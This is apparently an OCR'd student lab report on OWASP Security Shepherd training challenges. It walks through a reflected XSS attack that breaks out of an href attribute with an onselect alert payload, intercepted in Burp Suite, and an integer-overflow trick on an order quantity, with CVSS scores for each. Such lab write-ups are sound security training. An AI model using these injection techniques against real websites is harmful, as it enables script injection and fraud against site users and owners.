
Response from https://192.168.56.102:443/challenges/d330dea1acf21886b685184ee222ea8e0a60589c3940afd6ebf433469e997caf

```
HTTP/1.1 200
Content-Length: 177
Date: Fri, 19 Feb 2021 16:30:27 GMT
Connection: close

<h2 class='title'>
  Your New Post!
</h2>
<p>
  You just posted the following link;
</p>
 <a href="https://www.google.com/search?q=What+does+a+HTTP+link+look+like">Your HTTP Link!</a>
</p>
```

The system does not recognise “http” as a URL and uses a default link. Press “Forward”.

9. Navigate back to Security Shepherd. Type “http:” into the text field and press “Make Post”.
10. Navigate to Burp suite. Make sure the response to the request is intercepted as outlined above and press “Forward”.


Burp Suite Community Edition v2021.2.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Pretty Raw Render \n Actions
INSPECTOR

Response from https://192.168.56.102:443/challenges/d330dea1acf21886b685184ee222ea8e0a60589c3940afd6ebf433469e997caf

```
HTTP/1.1 200
Content-Length: 119
Date: Fri, 19 Feb 2021 16:35:25 GMT
Connection: close

<h2 class='title'>
  Your New Post!
</h2>
<p>
  You just posted the following link;
</p>
 <a href="http:">Your HTTP Link!</a>
</p>
```

“http:” is recognised as a URL. Notice how the href parameter is enclosed in “ ”.

11. Navigate to Security Shepherd and type **“**http:”” onselect=alert(“XSS”)**”** in the text field. Click “Make Post”.
12. Go to Burp suite and press “Forward”.
13. Go back to the challenge. You will see that you have successfully executed the JavaScript alert command.

CVSS Score 7.5

Attack Vector	**Network**
Attack Complexity	**Low**
Privileges Required	**None**
User Interaction	**None**
Scope	**Unchanged**
Confidentiality	**None**
Integrity	**High**
Availability	**None**


Medium: Poor Data Validation [CWE-20]

Poor Data Validation occurs when an application does not validate submitted data correctly or sufficiently. Attackers can take advantage of poor data validation to perform business logic attacks or cause server errors. The data validation process should ideally be performed on the client side and again on the server side (Source: OWASP Security Shepherd).

In this case, the web application does not check if the input is within length boundaries and is vulnerable to buffer overloading.

Steps to reproduce:

1. Go to Security Shepherd (https://192.168.56.102/) in Firefox and log in.
2. Go to Challenges -> Poor Data Validation 2.
3. First test if you can input negative values by typing “-2” as the number of trolls and clicking “Place Order”. In this case, the system interprets any negative values as 0.


https://192.168.56.102/index.jsp
Admin
Scoreboard
Lessons
Challenges
CSRF
Failure to Restrict URL Access
Injection
Insecure Cryptographic Storage
Insecure Direct Object References
Mobile Broken Crypto
Mobile Content Providers
Mobile Data Leakage
Mobile Injection
Mobile Insecure Data Storage
Mobile Poor Authentication
Mobile Reverse Engineering
Poor Data Validation
✓Poor Data Validation 1
✓Poor Data Validation 2
Security Misconfigurations
Session Management
XSS
Search Modules...
Submit Result Key Here...
Submit
Place Order

Poor Validation Two

If you can buy trolls for free you'll receive the key for this level!

Super Meme Shopping

Use this shop to buy whatever old memes you like!

Picture	Cost	Quantity
	$45	0
	$15	0
	$3000	-2
	$30	0


Please select how many items you would like to buy and click submit

Order Complete

Your order has been made and has been sent to our magic shipping department that knows where you want this to be delivered via brain wave sniffing techniques.

Your order comes to a total of $0

4. Try to overflow the buffer by putting 1,000,000 as the number of trolls and click “Place Order”.
5. The total price is “$-1294967296“.


https://192.168.56.102/index.jsp
Admin
Scoreboard
Lessons
Challenges
CSRF
Failure to Restrict URL Access
Injection
Insecure Cryptographic Storage
Insecure Direct Object References
Mobile Broken Crypto
Mobile Content Providers
Mobile Data Leakage
Mobile Injection
Mobile Insecure Data Storage
Mobile Poor Authentication
Mobile Reverse Engineering
Poor Data Validation
✓Poor Data Validation 1
✓Poor Data Validation 2
Security Misconfigurations
Session Management
XSS
Search Modules...
Submit Result Key Here...
Submit
Place Order

Poor Validation Two

If you can buy trolls for free you'll receive the key for this level!

Super Meme Shopping

Use this shop to buy whatever old memes you like!

Picture	Cost	Quantity
	$45	0
	$15	0
	$3000	10000
	$30	0

Please select how many items you would like to buy and click submit

Order Complete

Your order has been made and has been sent to our magic shipping department that knows where you want this to be delivered via brain wave sniffing techniques.

Your order comes to a total of $-1294967296

CVSS Score 5.9

Attack Vector	Physical
Attack Complexity	Low
Privileges Required	None
User Interaction	Required
Scope	Unchanged
Confidentiality	None
Integrity	High
Availability	High